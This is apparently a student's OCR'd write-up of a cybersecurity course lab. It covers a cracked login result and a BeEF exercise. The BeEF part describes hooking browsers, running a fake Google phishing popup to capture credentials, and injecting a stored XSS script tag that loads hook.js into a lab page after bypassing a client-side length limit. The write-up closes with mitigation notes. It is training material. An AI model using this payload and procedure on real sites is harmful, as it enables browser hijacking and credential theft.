


Payload #1 —->login options



Payload #2 —-> password options

Results:



Login: **tonystark**

Password: **I am Iron Man**

4. Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.


make sure the **login/username** and **passwords** are properly secure. If there is any breach make sure that all of them are being changed immediately. make sure to implement a change of password routine every 3 mo, 6mo, or any other length of time deemed necessary. Make sure to implement employee training about the safe usage of logging in to unfamiliar web pages, opening email, downloading files, or risks of social engineering. How to choose a more secure password that will be less personal (Marvel, Birthday), and more difficult to get via social engineering exploit. These lists provided seem rather personal and possibly obtained via social engineering.

Web Application 3: *Where's the BeEF?*


1. **Complete the following to set up the activity.**

   - **On Vagrant, open a command line and run the following command: sudo beef**
   - **When prompted for a password, enter cybersecurity.**
   - **This will kick off the BeEF application and return many details about the application to your terminal.**
   - **Along with these details are several URLs that can be used to access to BeEF's User Interface (UI). For example: UI_URL: http://127.0.0.1:3000/ui/panel**
   - **To access the BeEF GUI, right-click the first URL and select Open Link.**

Sudo beef




open link in browser: UI_URL: http://127.0.0.1:3000/ui/panel




When the BeEF webpage opens, login with the following credentials:


- **Username: beef**
- **Password: feeb**



2. **The Browser Exploitation Framework (BeEF) is a practical client-side attack tool that exploits vulnerabilities of web browsers to assess the security posture of a target.**
    - **While BeEF was developed for lawful research and penetration testing, criminal hackers leverage it as an attack tool.**
    - **An attacker takes a small snippet of code, called a BeEF Hook, and determines a way to add this code into a target website. This is commonly done by cross-site scripting.**
    - **When subsequent users access the infected website, the users' browsers become *hooked*.**
        - **Once a browser is hooked, it is referred to as a zombie. A zombie is an infected browser that awaits instructions from the BeEF control panel.**
        - **The BeEF control panel has hundreds of exploits that can be launch against the *hooked* victims, including:**
            - **Social engineering attacks**
            - **Stealing confidential data from the victim's machine**
            - **Accessing system and network information from the victim's machine**
3. **BeEF includes a feature to test out a simulation of an infected website.**
    - **To access this simulated infected website, locate the following sentence on the BeEF control panel: To begin with, you can point a browser towards the basic demo page here, or the advanced version here.**
    - **Click the second "here" to access the advanced version.**



This will open the following website, which has been infected with a BeEF hook.




Note that once you have pulled up this infected webpage, your browser has now been hooked!

- **If your browser has not been hooked, restart your browser and try again.**

Return to the control panel. On the left side, you can notice that your browser has become infected since accessing the infected Butcher website. Note that if multiple browsers become infected they will all be listed individually on the left hand side of this panel.

Click on the browser 127.0.0.1 as indicated in the screenshot below.




- Under the Details tab, we can see information about the infected browser.

4. Now we are ready to test an exploit.

- Select the Commands tabs.
    - This will list folders of hundreds of exploits that can be ran against the hooked browser. Note that many may not work, as they are dependent on the browser and security settings enabled.
- First, we'll attempt a social engineering phishing exploit to create a fake Google login pop up. We can use this to capture user credentials.

- To access this exploit, select Google Phishing under Social Engineering.
- After selecting this option, the description of the exploit and any dependencies or options are displayed in the panel on the right.



To launch the exploit, select Execute in the bottom right corner.


- After selecting Execute, return back to your browser that was displaying the Butcher Shop website. Note that it has been changed to a Google login page.

- A victim could easily mistake this for a real login prompt.


Lets see what would happen if a victim entered in their credentials. Use the following credentials to login into the fake Google page.

- Username: hackeruser

- Password: hackerpass



Return to the BeEF control panel. In the center panel, select the first option. Note that now on the right panel, the username and password have been captured by the attacker.



5. **Now that you know how to use the BeEF tool, you'll use it to test the Replicants web application. You are tasked with using a stored XSS attack to inject a BeEF hook into Replicants' main website.**

   - **Task details:**

     - **The page you will test is the Replicants Stored XSS application which was used the first day of this unit: http://192.168.13.25/vulnerabilities/xss_s/**
     - **The BeEF hook, which was returned after running the sudo beef command was: http://127.0.0.1:3000/hook.js**
     - **The payload to inject with this BeEF hook is: <script src="http://127.0.0.1:3000/hook.js"></script>**


   - **When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.**

     - **Hint: Try right-clicking and selecting "Inspecting the Element".**


   - **Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:**

- **Social Engineering >> Pretty Theft**
- **Social Engineering >> Fake Notification Bar**
- **Host >> Get Geolocation (Third Party)**


Social engineering >> Petty Theft:



Social Engineering >> Fake Notification Bar



Host >> Get Geolocation (Third Party)



6. **Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.**

Block the Geolocation: Go to Menu (≡) -> Settings -> Advanced -> Privacy and security -> Content settings -> Location and toggle “Ask before accessing (recommended)” to Blocked.[1]

block any modules that are flagged by google chrome to be risky, or unverified, or that do not show the credential needed to be considered a legitimate site. input the user credentials only on official websites, that you are familiar with, or were sent from a reliable source.

[1] https://proprivacy.com/privacy-service/guides/disable-geolocation-in-browsers